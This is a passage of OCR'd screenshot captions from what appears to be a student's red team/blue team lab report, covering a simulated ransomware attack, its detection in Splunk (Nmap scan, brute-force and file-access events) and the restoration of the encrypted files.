


Ransomware file encryption




Restoration Script Executed

Yatish Waghmare




8.2 Blue Team Screenshots

Splunk inputs configuration




Yatish Waghmare

Splunk outputs configuration




Folder Auditing Enabled




Yatish Waghmare

Splunk Detection of Nmap Scan




Brute Force Authentication Events




Yatish Waghmare

File Encryption Events Logged in Splunk




Detailed File Access Event (4663)




Yatish Waghmare

Encrypted Files on the Domain Controller




Ransom Note Created




Yatish Waghmare

Ransom Note Message




Files Successfully Decrypted




Yatish Waghmare

Restored Files Accessible Again



